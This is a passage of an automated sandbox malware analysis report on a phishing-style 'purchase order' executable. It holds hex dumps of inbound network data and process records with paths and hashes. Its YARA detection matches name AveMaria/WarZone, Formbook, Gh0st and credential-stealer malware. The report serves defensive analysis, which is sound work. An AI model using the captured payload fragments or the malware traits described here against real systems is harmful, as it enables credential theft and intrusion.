2021-10-28 05:18:53 UTC	230	IN	Data Raw: 65 c5 6d ff 34 63 72 8a 3e bf b1 1c 8f 39 72 c3 03 ea fd 98 35 f8 90 83 b3 47 d2 76 cd 02 84 61 a3 d5 a7 34 ea 8e 99 ca cf 7c 0f 19 e1 85 60 6f cb 25 46 22 15 47 5b 19 a1 88 72 89 0e 20 9a 1b 6a 9c 7f c3 81 e2 d6 a7 1d 5c ed 94 c1 41 46 5d 6f 7a ba f6 64 1c 08 6f 4f f6 b8 d1 b2 b5 c8 88 46 de 1e 93 21 57 dc 2d b2 37 23 3e 3e fe 23 aa 49 0c c2 35 ae c4 0f 56 fd 3b ae 32 d9 2c f6 72 2c 97 f2 0f e3 39 96 2e f8 fb 53 c1 a8 8c 43 cc 33 b3 14 02 f0 cc cb 7c 77 3b 6f 9d 99 18 45 d4 2a e1 3b b3 e4 fa 09 9c d9 3f 60 72 1b 3d 0b 81 1d 91 ad 27 2a 2a 1d 45 d2 77 cf 65 e5 ae 8a 91 26 dd 59 1a ba 83 be 4c 08 55 79 39 b7 49 cd 11 e8 07 fc 8f f5 99 f7 b2 57 4a 64 cc bc 15 5f 2a e1 aa 7a 09 de cc f3 3b 3e ba 9b d7 40 f8 4c 46 38 61 64 e9 80 6c e6 01 30 32 78 73 a6 9e 43 Data Ascii: em4cr>9r5Gva4|`o%F"G[r j\AF]ozdoOF!W-7#>>#l5V;2,r,9.SC3|w;oE*;?`r='**Ewe&YLUy9IWJd_*z;>@ LF8adl02xsC
2021-10-28 05:18:53 UTC	246	IN	Data Raw: d5 58 a4 1b f9 91 44 ac c5 83 57 22 91 62 fd c8 14 56 d6 ee 20 ab 3d a1 78 c0 c8 66 19 3c 0d b6 e8 ad cd 54 71 64 f6 8b f6 c3 cc a4 17 29 f2 f8 10 dd d5 38 aa 7d dc 21 fd f7 0a ab 24 d2 53 1c a2 c8 21 99 93 d0 27 c9 ce ed f6 62 6f c8 51 bd 99 d2 10 96 3f 6e 29 f5 d9 a6 cc 90 12 b0 02 97 cc aa 4a 44 65 e1 13 0a 45 38 aa 6b c7 9f 10 68 58 23 8d 67 e8 f4 2f 8c 87 9b 2d e1 01 8a b8 b7 43 09 73 69 c2 61 93 97 8c 19 fc 96 52 c2 ad 7f 8a 0c 1f d4 18 22 3b d2 34 b1 49 a2 42 9c 3b 2e 33 d8 e2 8f f5 95 a2 98 35 0c 5d b9 79 4f be ae 07 2e 69 6f 42 7b 51 6c a0 79 90 ec e9 a7 b5 1e 8d 77 6c 56 b8 37 f4 01 76 f5 c7 49 27 ee 85 e3 d1 0a 06 0a 71 bd 2a 74 fa e3 c0 79 99 ee 11 5b 3b 28 99 5e a2 ff 57 91 34 3a f1 50 f6 38 3b 7d 48 aa c3 9f fc 82 73 5b bd 5c 6c 97 d4 68 0f Data Ascii: XDW"bV =xf<Tqd)8}!$S!'boQ?n)JDeE8khX#g/-CsiaR";4IB;.35]yO.ioB{QlywlV7vI'q*ty[;(^W4:P8;}Hs[\lh

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:53 UTC	257	IN	Data Raw: 58 bb 90 e8 b1 c5 56 c8 90 59 66 47 59 cd 44 90 14 e2 08 35 3a 72 45 d6 e7 d1 bb 55 8f 0f ed 8e b9 e7 0b 9a 4f 98 e9 22 9c 97 34 57 98 26 6d eb 45 81 6b bc bd 72 1c 97 d2 05 fb 35 32 2a 82 36 42 ba 51 39 3b 80 0d ab c5 47 ba cf 13 59 0e 67 45 10 a6 51 77 ff c9 3e df 5a 70 70 99 77 56 26 01 c9 56 71 e6 dc 17 7a e2 61 d1 c7 55 5b 47 3a 8f 83 1b 53 9d d6 68 8b bd 86 1b 81 46 f4 23 60 07 7a e1 3f a9 25 5a f5 05 45 9a 4b 99 0b 07 03 db 62 02 0f 8a 14 1a ae 66 c7 fd d6 77 58 1b 71 97 7a ca fa 2c 32 ae 56 54 c3 19 fc ff b5 02 35 e0 06 20 3b 55 a1 a1 84 80 54 6f f1 01 58 14 ab 12 0b 28 60 3c 56 8b dd b5 ae 70 46 22 23 6b 9e 9f dd 35 a4 74 39 6f ca 65 b8 f6 52 aa 79 6e 46 fc b1 58 a9 40 25 68 23 90 17 20 bf 55 96 3a 1b a4 9c ed c4 c2 26 41 d6 fe e3 06 01 ed 85 ea Data Ascii: XVYfGYD5:rEUO"4W&mEkr52*6BQ9;GYgEQw>ZppwV&VqzaU[G:ShF#`z?%ZEKbfwXqz,2VT5 ;UToX (`<VpF"#k5t9oeRynFX@%h# U:&A
2021-10-28 05:18:53 UTC	273	IN	Data Raw: a1 96 d5 7b 28 4c 0e f2 76 96 22 aa 5a 0b d2 b5 5e 44 c4 28 06 74 60 59 54 1e e9 71 3b 49 8c 80 8b 3e 52 b8 a6 7c 36 d4 b4 4d 38 b6 c2 23 77 66 fd 2a a6 a6 37 c0 76 3c 71 23 eb c2 9a b0 3d 6c fe bf 17 9a e6 f0 b3 6f 95 01 e8 02 93 39 96 32 32 a9 40 63 54 b7 2e 42 dd 79 17 87 cd e6 ac d1 10 3d 5f f4 db 21 15 a3 4c 4d 48 f5 d4 15 53 7f 31 0e 76 df 5a 95 eb 55 fa de a0 a7 29 14 aa ba 46 89 64 72 b3 59 0d 75 00 7d e9 4d 80 28 5f f1 cf 93 08 f5 f9 5a 5f 22 42 10 a2 7e a5 31 22 d5 ad 96 db 38 c0 87 54 29 11 f6 88 03 d9 63 c2 f7 ba 71 6e 4c 08 50 48 7c 9f 26 a9 20 34 1b 66 46 9a cb a6 47 bf 79 12 7b 78 ec b1 8d 6a 9a 4a 6f a5 b7 cc 42 6a 85 9f f1 95 b9 18 f1 39 8d 91 a9 78 1b 7f 3d 41 36 7b 40 a7 2d 71 9c c3 87 45 bf 24 28 6e 86 51 28 57 ec c1 3a ab 05 d2 fe 39 Data Ascii: {(Lv"Z^D(t`YTq;I>R|6M8#wf*7v<q#=lo922@cT.By=_!LMHS1vZU)FdrYu}M(_Z_"B~1"8T)cqnLPH|& 4fFGy {xjJoBj9x=A6{@-qE$(nQ(W:9
2021-10-28 05:18:53 UTC	289	IN	Data Raw: 1e 4a ed 2c 4f fb 4e 13 99 20 f1 c5 18 86 b3 25 0e 12 26 87 06 21 f0 dc fa c4 a1 c7 71 b1 bc 25 78 31 53 37 12 d5 db a0 29 b6 97 8c e1 47 c6 88 f2 d6 5e 6e c4 66 7a b6 de 26 38 c6 7a e2 49 3e 79 92 8a 78 96 8c a5 66 67 b5 b0 d2 4e cb b3 2e 20 33 a7 4c 05 37 68 66 78 af e1 5c b8 ab 04 8d ef cf da fa ec 56 82 51 dc d5 9b 72 78 a3 7e a5 e1 bb de 98 aa 33 c9 ea d8 5c a9 c6 92 a2 e2 ff 38 a1 8c 16 6f 69 0e d3 4d 46 24 7b 5d ae 99 34 06 02 33 fc 1e 06 4a ed 13 3f e7 dd ed 92 48 67 61 c6 57 a2 a7 3d 01 fa 8f 64 0a 7a 30 d2 d1 85 05 23 ea 7f 48 1c cc e7 be a5 10 4e b7 c6 ac 40 10 35 96 9a af b0 6f ed 1b e1 c4 74 1c 23 ed bf ef 85 94 e3 23 27 f1 ba 09 19 26 8e 24 36 f5 ea 40 bf bb 2d 16 1d 30 d0 8e b9 bd e2 b3 89 2d 33 59 06 a8 f7 0c 34 f5 bd 7b 27 54 95 9a 03 41 Data Ascii: J,ON %&!q%x1S7)G^nfz&8zI>yxfgN. 3L7hfx\VQrx~3\8oiMF$[]43J?HgaW=dz0#HN@5ot##'&$6@-0-3Y4{'TA
2021-10-28 05:18:53 UTC	305	IN	Data Raw: 1e f7 6c 44 50 2f 81 70 a1 06 fb f4 2e c5 c3 23 53 a6 2d 3b c1 06 34 fe f5 62 34 ec c2 46 1c 24 30 6c 84 77 48 38 89 60 89 02 bd ff 97 91 af f5 2e 71 82 c1 4b 93 2b e3 f6 28 a7 4d b7 8e 06 5b 8c b0 be 24 32 77 50 b7 4c af 92 dc 6b 3f fa 2c 76 4c 44 7b 35 c4 90 1d 93 2c a4 3f 16 8b 24 fe 02 3a cc 2b 7c b4 89 9e d6 fc 18 26 fd 34 51 e8 ea 97 de 9a e5 9d d4 45 56 08 eb fc 0d 73 4b 2c 87 44 7d a9 16 b0 28 b6 0b fb 60 c5 3d aa 27 bb 14 91 31 11 07 f3 84 3e a5 8a 35 c1 64 1c 20 ca 0c 73 ad ea 68 e7 57 58 8c 2c 3f e5 55 ff dd c4 18 5b 96 f5 6e 77 06 51 a8 7c 9a 41 6b bc 7a cd 1f 3d 71 2d ff 74 7b 00 6c 99 8c 21 6d a6 4e cf fe 1e 19 2e 76 cf da 0c ba fc 65 5b 89 31 5c 8e a6 76 1e 0c 08 4f 64 7e 53 81 14 17 9a f8 89 2c 9b c6 b1 3b a3 2c 5d 52 54 89 7e 39 16 d7 06 Data Ascii: lDP/p.#S-;4b4F$0lwH8`.qK+(M[$2wPLk?,vLD{5,?$:+|&4QEVsK,D}(`='1>5d shWX,?U[nwQ|Akz=q-t{l! mN.ve[1\vOd~S,;,]RT~9
2021-10-28 05:18:53 UTC	321	IN	Data Raw: d8 9d 58 44 46 f6 1e 83 18 10 88 a4 df 2e 12 91 5c cf c1 cc dc be 9e 8d ef 6d df a5 14 b9 9f 6d 48 3c 5e 1b 47 50 0a 10 24 d9 70 fc b1 d8 42 8d a0 e1 0a 45 6e e0 aa a7 a7 1e 57 b1 08 e4 77 35 fa 59 ca b4 84 03 03 91 25 29 20 9e b5 f9 3b 86 a3 df 51 49 39 bf e5 6c a5 a6 b2 0d d0 d8 f8 a8 65 4a 17 57 5b 04 c5 06 8b 15 fb 71 c7 45 06 7a fc dd 05 3b c1 3c cb 1a 24 39 23 ce 3a 00 0b 0c 05 2f a1 2b 8f 85 c8 b6 df 45 95 33 71 41 b8 01 a1 63 53 c4 ee cf 31 57 cf a1 31 3f 74 3a c9 e2 40 5e 77 bf 9b 06 f0 ff 2f e8 38 82 46 2c e5 55 c7 0c d8 ba b1 4c 41 7d 4a 34 21 7f 43 3d f3 8d fc 8f 50 66 7c e7 a2 e2 0b 04 11 e7 ea 3d af 21 be 7e 64 94 30 78 df a1 00 42 d5 20 2f 2e 19 01 19 bb 1b 18 cc 17 90 7a b2 04 67 fe d5 8d ce 24 d3 eb 54 1a 27 61 12 99 e6 54 13 ba f1 f6 a5 Data Ascii: XDF.\mmH<^GP$pBEnWw5Y%) ;QI9leJW[qEz;<$9#:/+E3qAcS1W1?t:@^w/8F,ULA}J4!C=Pf\|=!~d0xB /.zg$ T'aT
2021-10-28 05:18:53 UTC	337	IN	Data Raw: a0 a2 6b 34 49 e7 14 98 f0 ae a6 8d 32 56 45 b2 6c ad 76 34 f7 3b 12 77 4d 81 2a 94 35 33 7d 31 cd ff 7e 11 1b 42 75 02 01 d6 27 ef d3 7f 4b 42 a8 18 00 88 94 cd 17 7d 9f ed 99 23 51 e3 9a 07 a1 89 94 0f c4 f3 50 15 8b cd a5 e9 60 82 8c 0c 8e 47 ff c8 df 10 6c 24 cf 9b 53 e1 57 48 89 20 93 4f 6c 81 93 fe fc 37 e8 45 a6 1e 7e d5 0b 48 b4 a7 e2 03 3a 37 c8 0d 1a 6f ab e6 22 3c ab 86 44 59 05 cd 91 ba ab 2a cf d2 df 17 2d 2a 0e 92 59 ee 4c 62 cb 29 bb 36 80 9a c3 ef 27 0a a1 82 8a 4a 1d cc 82 e3 d9 3f 23 eb a4 b6 d6 68 12 31 e5 2e 37 17 73 39 6e 72 eb 8a ee 8a db 1b 7a 8a 52 f1 9c e5 3c c2 41 70 d1 33 54 87 89 32 57 65 45 71 4e e3 4f b4 c8 11 c5 bc 87 a2 c9 d5 35 39 a1 11 9d 45 2d bd e0 ad 46 d5 a6 67 47 a2 8b 9c 82 bc 33 39 3c e7 64 81 9f 5f e8 75 2f e1 a8 Data Ascii: k4I2VElv4;wM*53}1~Bu'KB}#QP`Gl$SWH Ol7E~H:7o"<DY*-*YLb)6'J?#h1.7s9nrzR<Ap3T2WeEqNO59E-Fg G39<d_u/
2021-10-28 05:18:53 UTC	353	IN	Data Raw: 0e 53 2e fc 6f 54 20 bd 30 50 40 36 fd d3 34 66 92 bb 73 a9 1a 88 22 fc 98 d5 ee 78 f2 66 21 a1 b0 d7 0e 43 e2 86 75 00 55 c9 fa 75 d6 84 ff 33 8b 84 61 44 00 8b 7d ee b0 1d 55 92 ee 37 7e ac 2c 20 9a 1e ba a8 b1 42 da a3 a3 ef cf ba 93 cf 87 94 e6 6a c4 97 15 29 32 f7 59 09 7c 71 05 4c ce c6 12 1b 9c 0d a8 37 25 c6 2b e8 46 5e 53 5f bf 16 9c 87 fc 8d 3a d5 54 e7 09 6e d9 42 ad 53 2e 44 23 b3 09 5e d1 04 c9 c7 d2 83 7d 54 bd 18 f6 60 5e 77 a9 03 99 78 d3 7e f6 85 8c 04 1b 0f dd 22 e3 1a f2 aa c0 e6 35 ad 57 71 77 47 01 35 5f 57 e8 55 aa 53 df c3 bf 85 1b f4 31 b9 40 80 6b 7b cb c2 cc 38 78 26 df 2b 79 79 f7 b0 dc 1f 67 7e 4f 3e 24 ff bf 2d 31 56 72 68 9b f5 e8 3e 7e e7 b5 16 7b 80 fe 32 40 c4 62 13 fc 93 c3 2f 19 1a d0 9c 0c fd 1d 5f 11 9c bd b6 16 0e ba Data Ascii: S.oT 0P@64fs"xf!CuUu3aD}U7~, Bj)2Y|qL7%+F^S_:TnBS.D#^}T`^wx~"5WqwG5_WUS1@k{8x&+yyg~O>$-1 Vrh>~{2@b/_
2021-10-28 05:18:53 UTC	369	IN	Data Raw: 00 5d 94 13 04 11 08 08 02 08 91 11 04 61 d2 9c 08 17 58 0c 08 02 8e 69 32 a8 11 08 2a 00 00 00 42 53 4a 42 01 00 01 00 00 00 00 00 0c 00 00 00 76 32 2e 30 2e 35 30 37 32 37 00 00 00 00 05 00 6c 00 00 00 58 02 00 00 23 7e 00 00 c4 02 00 00 b4 02 00 00 23 53 74 72 69 6e 67 73 00 00 00 00 78 05 00 00 04 00 00 00 23 55 53 00 7c 05 00 00 10 00 00 00 23 47 55 49 44 00 00 00 8c 05 00 00 14 01 00 00 23 42 6c 6f 62 00 00 00 00 00 00 00 02 00 00 01 57 15 02 00 09 00 00 00 00 fa 01 33 00 16 00 00 01 00 00 00 17 00 00 00 02 00 00 00 04 00 00 00 04 00 00 00 06 00 00 00 13 00 00 00 0d 00 00 00 02 00 00 00 01 00 00 00 01 00 00 00 00 00 ba 01 01 00 00 00 00 00 06 00 1f 01 4e 02 06 00 8c 01 4e 02 06 00 6c 00 1c 02 0f 00 6e 02 00 00 06 00 94 00 d5 01 06 00 02 01 d5 01 06 Data Ascii:]aXi2*BSJBv2.0.50727lX#~#Stringsx#US|#GUID#BlobW3NNln

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: TW_PURCHASE ORDER _BENTEX LTD_26201.exe PID: 7128
Parent PID: 5376

General

Start time:	07:17:55
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\TW_PURCHASE ORDER _BENTEX LTD_26201.exe'
Imagebase:	0x3f0000
File size:	367104 bytes
MD5 hash:	DF979BA0A0557FF574D9EBAEC0D3E0BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.384356114.0000000003860000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.384356114.0000000003860000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.384356114.0000000003860000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.384356114.0000000003860000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.383728117.000000000277D000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.383728117.000000000277D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.383728117.000000000277D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.383728117.000000000277D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.384010558.0000000002801000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.384010558.0000000002801000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.384010558.0000000002801000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.384010558.0000000002801000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.384156725.0000000003711000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.384156725.0000000003711000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.384156725.0000000003711000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.384156725.0000000003711000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: TW_PURCHASE ORDER _BENTEX LTD_26201.exe PID: 3132
Parent PID: 7128

General

Start time:	07:18:43
Start date:	28/10/2021
Path:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\TW_PURCHASE ORDER _BENTEX LTD_26201.exe
Imagebase:	0xbe0000
File size:	367104 bytes
MD5 hash:	DF979BA0A0557FF574D9EBAEC0D3E0BB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000003.385998454.00000000010D5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000003.385998454.00000000010D5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000000.381012544.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000000.381012544.000000000054F000.00000040.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000003.385786430.00000000010FB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000003.385786430.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000003.385786430.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000003.385786430.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000000.381396885.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000000.381396885.000000000054F000.00000040.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000003.385968820.00000000010FB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000003.385968820.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000003.385968820.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000003.385968820.00000000010FB000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000000.381359899.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.381359899.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source:

0000000F.00000000.381359899.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.381359899.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000002.537453432.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.537453432.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000002.537453432.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000002.537453432.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000000.378951117.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.378951117.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000000.378951117.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.378951117.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000000.381739789.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.381739789.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000000.381739789.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.381739789.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000000.381767459.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000000.381767459.000000000054F000.00000040.00000001.sdmp, Author: Joe Security
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000000.379672641.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.379672641.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000000.379672641.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.379672641.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000F.00000000.380967954.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.380967954.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000000.380967954.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
- Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.380967954.0000000000400000.00000040.00000001.sdmp, Author: unknown
- Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000003.386044956.000000000110E000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000003.386044956.000000000110E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000003.386044956.000000000110E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000003.386044956.000000000110E000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000000.380409735.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000000.380409735.000000000054F000.00000040.00000001.sdmp, Author: Joe Security
- Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware,

	Source: 0000000F.00000000.380363268.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000000.380363268.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000000.380363268.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000F.00000000.380363268.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000F.00000002.537642824.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000F.00000002.537642824.000000000054F000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000003.385813766.00000000010D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000F.00000003.385813766.00000000010D9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 22%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: nFb.hufJF.exe PID: 6276 Parent PID: 3132

General

Start time:	07:18:55
Start date:	28/10/2021
Path:	C:\Users\user\AppData\Roaming\nFb.hufJF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\nFb.hufJF.exe'
Imagebase:	0x970000
File size:	389120 bytes
MD5 hash:	AC0092506A6ABB4F3682A346E0EF183F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.529455325.0000000003CE1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.529709529.0000000003F2A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.529709529.0000000003F2A000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.529709529.0000000003F2A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.529773639.0000000003FC5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.529773639.0000000003FC5000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.529773639.0000000003FC5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
